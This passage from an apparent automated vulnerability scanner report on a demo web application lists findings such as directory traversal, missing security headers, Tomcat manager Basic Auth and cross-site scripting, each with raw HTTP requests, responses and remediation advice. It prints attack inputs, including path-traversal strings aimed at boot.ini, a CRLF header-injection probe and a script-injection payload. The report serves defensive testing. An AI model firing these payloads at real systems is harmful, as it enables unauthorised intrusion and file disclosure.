cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
500 Internal Server Error
server: Apache-Coyote/1.1
content-type: text/html;charset=utf-8
content-language: en
content-length: 1765
date: Wed, 08 Jan 2020 13:25:14 GMT
connection: close

Result:
color : black;}A.name {color : black;}HR {color : #525D76;}</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /> Type Exception Report Message java.lang.NullPointerException Description The server encountered an unexpected condition that prevented it from fulfilling the request. Exception <pre>org.apache.jasper.JasperException: java.lang.NullPoi

Application Error Message found in GET-demo1.indussecure.com//index.jsp?content={...}

	Unique Alert ID	First Found Date	Parameter	URI
1	1748754	8th January 2020	content	http://demo1.indussecure.com//index.jsp?content=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fboot.ini

Attack Variant :: content

Injected URL:
http://demo1.indussecure.com//index.jsp?content=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fboot.ini

Vector:
../../../../../../../../../boot.ini

Request:
GET //index.jsp?content=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fboot.ini HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
500 Internal Server Error
server: Apache-Coyote/1.1
content-type: text/html;charset=utf-8
content-language: en
content-length: 1765
date: Wed, 08 Jan 2020 13:26:03 GMT
connection: close

Result:
color : black;}A.name {color : black;}HR {color : #525D76;}</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /> Type Exception Report Message java.lang.NullPointerException Description The server encountered an unexpected condition that prevented it from fulfilling the request. Exception <pre>org.apache.jasper.JasperException: java.lang.NullPoi

Application Error Message found in GET-demo1.indussecure.com/?content={...}

	Unique Alert ID	First Found Date	Parameter	URI
1	1748734	8th January 2020	content	http://demo1.indussecure.com/?content=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fboot.ini

Attack Variant :: content

Injected URL:
http://demo1.indussecure.com/?content=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fboot.ini

Vector:
../../../../../../../../../boot.ini

Request:
GET /?content=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fboot.ini HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
500 Internal Server Error
server: Apache-Coyote/1.1
content-type: text/html;charset=utf-8
content-language: en
content-length: 1765
date: Wed, 08 Jan 2020 13:28:49 GMT
connection: close

Result:
color : black;}A.name {color : black;}HR {color : #525D76;}</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /> Type Exception Report Message java.lang.NullPointerException Description The server encountered an unexpected condition that prevented it from fulfilling the request. Exception <pre>org.apache.jasper.JasperException: java.lang.NullPoi

Application Error Message found in GET-demo1.indussecure.com/index.jsp?content={...}&job={...}

	Unique Alert ID	First Found Date	Parameter	URI
1	1748741	8th January 2020	content	http://demo1.indussecure.com/index.jsp?content=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fboot.ini&job=CustomerServiceRepresentative%3ACustomerService

Attack Variant :: content

Injected URL:
http://demo1.indussecure.com/index.jsp?content=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fboot.ini&job=CustomerServiceRepresentative%3ACustomerService

Vector:
../../../../../../../../../../boot.ini

Request:
GET /index.jsp?content=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fboot.ini&job=CustomerServiceRepresentative%3ACustomerService HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
500 Internal Server Error
server: Apache-Coyote/1.1
content-type: text/html;charset=utf-8
content-language: en
content-length: 1765
date: Wed, 08 Jan 2020 13:31:24 GMT
connection: close

Result:
color : black;}A.name {color : black;}HR {color : #525D76;}</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /> Type Exception Report Message java.lang.NullPointerException Description The server encountered an unexpected condition that prevented it from fulfilling the request. Exception <pre>org.apache.jasper.JasperException: java.lang.NullPoi

Application Error Message found in GET-demo1.indussecure.com/index.jsp?content={...}

	Unique Alert ID	First Found Date	Parameter	URI
1	1748723	8th January 2020	content	http://demo1.indussecure.com/index.jsp?content=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fboot.ini

Attack Variant :: content

Injected URL:
http://demo1.indussecure.com/index.jsp?content=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fboot.ini

Vector:
../../../../../../../../../../boot.ini

Request:
GET /index.jsp?content=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fboot.ini HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
500 Internal Server Error
server: Apache-Coyote/1.1
content-type: text/html;charset=utf-8
content-language: en
content-length: 1765
date: Wed, 08 Jan 2020 13:31:50 GMT
connection: close

Result:
color : black;}A.name {color : black;}HR {color : #525D76;}</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /> Type Exception Report Message java.lang.NullPointerException Description The server encountered an unexpected condition that prevented it from fulfilling the request. Exception <pre>org.apache.jasper.JasperException: java.lang.NullPoi

Application Error Message found in POST-demo1.indussecure.com/?content={...}&job={...}

	Unique Alert ID	First Found Date	Parameter	URI
1	1748750	8th January 2020	content	http://demo1.indussecure.com/?content=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fboot.ini&job=LoyaltyMarketingProgramManager%3AMarketing

Attack Variant :: content

Injected URL:
http://demo1.indussecure.com/?content=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fboot.ini&job=LoyaltyMarketingProgramManager%3AMarketing

Vector:
../../../../../../../../../boot.ini

Request:
POST /?content=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fboot.ini&job=LoyaltyMarketingProgramManager%3AMarketing HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
content-type: application/xml
host: demo1.indussecure.com
accept-encoding: gzip, deflate
content-length: 0

Response:
500 Internal Server Error
server: Apache-Coyote/1.1
content-type: text/html;charset=utf-8
content-language: en
content-length: 1765
date: Wed, 08 Jan 2020 13:34:51 GMT
connection: close

Result:
color : black;}A.name {color : black;}HR {color : #525D76;}</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /> Type Exception Report Message java.lang.NullPointerException Description The server encountered an unexpected condition that prevented it from fulfilling the request. Exception <pre>org.apache.jasper.JasperException: java.lang.NullPoi

19 :: Missing HSTS Header

Vul Type:	Missing HSTS Header	**No of Places Found:**	1
CVSS Score:	6.5	**No of Instances Reported:**	1
CVSS Vector:	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N		
CWE :	CWE-16: Configuration		
Severity:	Medium		
Description:	Adding HTTP Strict-Transport-Security (HSTS) response header enable web sites to declare themselves accessible only via secure connections and/or for users to be able to direct their user agent(s) to interact with given sites only over secure connections. Missing HSTS header allows remote attackes to conduct man-in-the-middle attacks and steal private data.		
Solution:	Configure your webserver to redirect HTTP requests to HTTPS. For Ex: Strict-Transport-Security: max-age=31536000, Strict-Transport-Security: max-age=31536000; includeSubDomains		
Reference:	https://www.owasp.org/index.php/HTTP_Strict_Transport_Security http://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security		

Vulnerability Details:

	Unique Alert ID	First Found Date	URI
1	2179822	8th January 2020	http://demo1.indussecure.com/index.jsp?content=inside_contact.htm

Injected URL:
http://demo1.indussecure.com/index.jsp?content=inside_contact.htm

Request:
GET /index.jsp?content=inside_contact.htm HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:42:07 GMT
connection: close

Result:
The following site has HSTS header missing: http://demo1.indussecure.com/index.jsp?content=inside_contact.htm

20 :: HTTP Basic Authentication Enabled

Vul Type:	HTTP Basic Authentication Enabled	**No of Places Found:**	1
CVSS Score:	5.1	**No of Instances Reported:**	1
CVSS Vector:	AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L		
CWE :	CWE-16: Configuration		
Severity:	**Medium**		
Description:	The HTTP Basic Authentication scheme is not considered to be a secure method of user authentication (unless used in conjunction with some external secure system such as TLS/SSL), as the user name and password are passed over the network as cleartext.		
Solution:	• Use Basic Authentication over TLS/SSL (HTTPS) Enable HTTPS on the Web server. The TLS/SSL protocol will protect cleartext Basic Authentication credentials. • Use Digest Authentication Replace Basic Authentication with the alternative Digest Authentication scheme. By modern cryptographic standards Digest Authentication is weak. But for a large range of purposes it is valuable as a replacement for Basic Authentication. It remedies some, but not all, weaknesses of Basic Authentication. See RFC 2617, section 4. Security Considerations for more information.		
Reference:	http://tools.ietf.org/html/rfc2617		

Vulnerability Details:

	Unique Alert ID	First Found Date	Parameter	URI
1	598484	8th January 2020	password	http://demo1.indussecure.com:8080/manager/html

Injected URL:
http://demo1.indussecure.com:8080/manager/html

Request:
GET /paycorp/?jsessionid=%0d%0aRandomHeader:NO HTTP/1.1

Referer: https:/demo1.indussecure.com/paycorp/

User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31

Result:
Line No:9 Server: Apache-Coyote/1.1
Line No:10 WWW-Authenticate: Basic realm="Tomcat Manager Application"
Line No:11

21 :: Insecure Content Security Policy (CSP)/X-Frame-Options

Vul Type:	Insecure Content Security Policy (CSP)/X-Frame-Options	**No of Places Found:**	10
CVSS Score:	3.1	**No of Instances Reported:**	10
CVSS Vector:	AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N		
CWE :	CWE-16: Configuration		
Severity:	Low		
Description:	Clickjacking (User Interface redress attack, UI redress attack, UI redressing) is a malicious technique of tricking a Web user into clicking on something different from what the user perceives they are clicking on, thus potentially revealing confidential information or taking control of their computer while clicking on seemingly innocuous web pages. Setting the right values to X-Frame-Options and/or Content-Security-Policy headers will help to protect against Clickjacking.		
Solution:	Sending the proper X-Frame-Options HTTP response headers that instruct the browser to not allow framing from other domains. Employing defensive code in the UI to ensure that the current frame is the most top-level window. Similarly, 'frame-ancestors' directive can be used in a Content-Security-Policy HTTP response header to indicate whether or not a browser should be allowed to render a page in a frame or iframe. With this site will avoid Clickjacking attacks by ensuring that their content is not embedded into other sites.		

Vulnerability Details:

Insecure Content Security Policy (CSP)/X-Frame-Options found in GET-demo1.indussecure.com//feedback.jsp

	Unique Alert ID	First Found Date	URI
1	1856021	8th January 2020	http://demo1.indussecure.com//feedback.jsp

Injected URL:
http://demo1.indussecure.com//feedback.jsp

Request:
GET //feedback.jsp HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:24:40 GMT
connection: close

Result:
Neither x-frame-options or content-security-policy headers set

Insecure Content Security Policy (CSP)/X-Frame-Options found in GET-demo1.indussecure.com//index.jsp?content={...}&job={...}

	Unique Alert ID	First Found Date	URI
1	1753450	8th January 2020	http://demo1.indussecure.com//index.jsp?content=inside_jobs.htm&job=ExecutiveAssistant:Administration

Injected URL:
http://demo1.indussecure.com//index.jsp?content=inside_jobs.htm&job=ExecutiveAssistant:Administration

Request:
GET //index.jsp?content=inside_jobs.htm&job=ExecutiveAssistant:Administration HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:24:57 GMT
connection: close

Result:
Neither x-frame-options or content-security-policy headers set

Insecure Content Security Policy (CSP)/X-Frame-Options found in GET-demo1.indussecure.com//index.jsp?content={...}

	Unique Alert ID	First Found Date	URI
1	1753453	8th January 2020	http://demo1.indussecure.com//index.jsp?content=personal.htm

Injected URL:
http://demo1.indussecure.com//index.jsp?content=personal.htm

Request:
GET //index.jsp?content=personal.htm HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:25:47 GMT
connection: close

Result:
Neither x-frame-options or content-security-policy headers set

Insecure Content Security Policy (CSP)/X-Frame-Options found in GET-demo1.indussecure.com//login.jsp

	Unique Alert ID	First Found Date	URI
1	1753456	8th January 2020	http://demo1.indussecure.com//login.jsp

Injected URL:
http://demo1.indussecure.com//login.jsp

Request:
GET //login.jsp HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
origin: http://demo1.indussecure.com
referer: http://demo1.indussecure.com//login.jsp
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:26:30 GMT
connection: close

Result:
Neither x-frame-options or content-security-policy headers set

Insecure Content Security Policy (CSP)/X-Frame-Options found in GET-demo1.indussecure.com//search.jsp?query={...}&Submit={...}&email={...}

	Unique Alert ID	First Found Date	URI
1	1753458	8th January 2020	http://demo1.indussecure.com//search.jsp?query=defaultText&Submit=Go&email=test%40indusface.com

Injected URL:
http://demo1.indussecure.com//search.jsp?query=defaultText&Submit=Go&email=test%40indusface.com

Request:
GET //search.jsp?query=defaultText&Submit=Go&email=test%40indusface.com HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
referer: http://demo1.indussecure.com//high_yield_investments.htm
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
content-length: 6980
date: Wed, 08 Jan 2020 13:26:37 GMT
connection: close

Result:
Neither x-frame-options or content-security-policy headers set

Insecure Content Security Policy (CSP)/X-Frame-Options found in GET-demo1.indussecure.com//search.jsp?query={...}

	Unique Alert ID	First Found Date	URI
1	1753459	8th January 2020	http://demo1.indussecure.com//search.jsp?query=defaultText

Injected URL:
http://demo1.indussecure.com//search.jsp?query=defaultText

Request:
GET //search.jsp?query=defaultText HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
referer: http://demo1.indussecure.com//high_yield_investments.htm
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
content-length: 6980
date: Wed, 08 Jan 2020 13:27:41 GMT
connection: close

Result:
Neither x-frame-options or content-security-policy headers set

Insecure Content Security Policy (CSP)/X-Frame-Options found in GET-demo1.indussecure.com/?content={...}

	Unique Alert ID	First Found Date	URI
1	1753461	8th January 2020	http://demo1.indussecure.com/?content=personal.htm

Injected URL:
http://demo1.indussecure.com/?content=personal.htm

Request:
GET /?content=personal.htm HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:28:48 GMT
connection: close

Result:
Neither x-frame-options or content-security-policy headers set

Insecure Content Security Policy (CSP)/X-Frame-Options found in GET-demo1.indussecure.com/login.jsp

	Unique Alert ID	First Found Date	URI
1	1748705	8th January 2020	http://demo1.indussecure.com/login.jsp

Injected URL:
http://demo1.indussecure.com/login.jsp

Request:
GET /login.jsp HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:29:10 GMT
connection: close

Result:
Neither x-frame-options or content-security-policy headers set

Insecure Content Security Policy (CSP)/X-Frame-Options found in GET-demo1.indussecure.com/feedback.jsp

	Unique Alert ID	First Found Date	URI
1	1860280	8th January 2020	http://demo1.indussecure.com/feedback.jsp

Injected URL:
http://demo1.indussecure.com/feedback.jsp

Request:
GET /feedback.jsp HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:29:39 GMT
connection: close

Result:
Neither x-frame-options or content-security-policy headers set

Insecure Content Security Policy (CSP)/X-Frame-Options found in GET-demo1.indussecure.com/index.jsp?content={...}&job={...}

	Unique Alert ID	First Found Date	URI
1	1856024	8th January 2020	http://demo1.indussecure.com/index.jsp?content=inside_jobs.htm&job=CustomerServiceRepresentative:CustomerService

Injected URL:
http://demo1.indussecure.com/index.jsp?content=inside_jobs.htm&job=CustomerServiceRepresentative:CustomerService

Request:
GET /index.jsp?content=inside_jobs.htm&job=CustomerServiceRepresentative:CustomerService HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:31:12 GMT
connection: close

Result:
Neither x-frame-options or content-security-policy headers set

22 :: HTTP OPTIONS Method Enabled

Vul Type:	HTTP OPTIONS Method Enabled	**No of Places Found:**	1
CVSS Score:	3.1	**No of Instances Reported:**	1
CVSS Vector:	AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N		
CWE :	CWE-16: Configuration		
Severity:	**Low**		
Description:	The OPTIONS method provides a list of the methods that are supported by the web server, it represents a request for information about the communication options available on the request/response chain identified by the Request-URI. It may expose sensitive information that may help an malicious user to prepare more advanced attacks.		
Solution:	Disable OPTIONS Method on the web server.		

Vulnerability Details:

	Unique Alert ID	First Found Date	Parameter	URI
1	1880757	8th January 2020	OPTIONS	http://demo1.indussecure.com/feedback.jsp

Injected URL:
http://demo1.indussecure.com/feedback.jsp

Request:
OPTIONS /feedback.jsp HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate
content-length: 0

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:30:23 GMT
connection: close

Result:
The following methods are enabled: HTTP-method:OPTIONS

A7: Cross-Site Scripting

23 :: Cross-Site Scripting (XSS)

Vul Type:	Cross-Site Scripting (XSS)	**No of Places Found:**	7
CVSS Score:	7.3	**No of Instances Reported:**	8
CVSS Vector:	AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:L		
CWE :	CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting ')		
Severity:	**High**		
Description:	The Web application is vulnerable to cross-site scripting (XSS), which allows attackers to tak e advantage of Web server scripts to inject JavaScript or HTML code that is executed on the client-side browser. This vulnerability is often caused by server-side scripts written in langua ges such as PHP, ASP, .NET, Perl or Java, which do not adequately filter data sent along with page requests or by vulnerable HTTP servers. This malicious code appears to come from you r Web application when it runs in the browser of an unsuspecting user. An attacker can do the following damage with an expoloit script: ▸ access other sites inside another client's private intranet ▸ steal another client's cookie(s) ▸ modify another client's cookie(s) ▸ steal another client's submitted form data ▸ modify another client's submitted form data before it reaches the server ▸ submit a form to your Web application on the user's behalf that modifies passwords or o ther application data The two most common methods of attack are: ▸ Having a user click a URL link sent in an e-mail ▸ Having a user click a URL link while visiting a Web site In both scenarios, the URL will generally link to the trusted site, but will contain additional dat a that is used to trigger the XSS attack. Note that SSL connectivity does not protect against this issue.		

Solution:	Fix Cross Site Scripting Vulnerability Audit the affected url and other similar dynamic pages or scripts that could be relaying untrusted malicious data from the user input. In general, the following practices should be followed while developing dynamic web content: • Explicitly set the character set encoding for each page generated by the web server • Identify special characters • Encode dynamic output elements • Filter specific characters in dynamic elements • Examine cookies For more information on the above practices, read the following CERT advisory: CERT Advisory CA-2000-02 • For ASP.NET applications, the validateRequest attribute can be added to the page or the web.config. For example: `<%@ Page ... validateRequest="true" %>` OR `<system.web>` `<pages validateRequest="true" />` `</system.web>` In addition, all dynamic content should be HTML encoded using HTTPUtility.HTMLEncode. • For PHP applications, input data should be validated using functions such as strip_tags and utf8_decode. Dynamic content should be HTML encoded using htmlentities. • For Perl applications, input data should be validated whenever possible using regular expressions. Dynamic content should be HTML encoded using HTML::Entities::encode or Apache::Util::html_encode (when using mod_perl).
Reference:	http://www.us-cert.gov/cas/techalerts/CA-2000-02.html http://en.wikipedia.org/wiki/Cross_site_scripting

Vulnerability Details:

Cross-Site Scripting (XSS) found in GET-demo1.indussecure.com//search.jsp?query={...}&Submit={...}&email={...}

	Unique Alert ID	First Found Date	Parameter	URI
1	1748743	8th January 2020	query	http://demo1.indussecure.com//search.jsp?query=--%3E%27%22%3E%3C%2FsCrIpT%2Fx%3E%3CsCrIpT%2Fx%3Ehaikumsg(11111)%3C%2FsCrIpT%2Fx%3E&Submit=Go&email=test%40indusface.com

Attack Variant :: query

Injected URL:
http://demo1.indussecure.com//search.jsp?query=--%3E%27%22%3E%3C%2FsCrIpT%2Fx%3E%3CsCrIpT%2Fx%3Ehaikumsg(11111)%3C%2FsCrIpT%2Fx%3E&Submit=Go&email=test%40indusface.com

Vector:
-->'"></sCrIpT/x><sCrIpT/x>haikumsg(11111)</sCrIpT/x>


Request:
GET //search.jsp?query=--%3E%27%22%3E%3C%2FsCrIpT%2Fx%3E%3CsCrIpT%2Fx%3Ehaikumsg(11111)%3C%2FsCrIpT%2Fx%3E&Submit=Go&email=test%40indusface.com HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
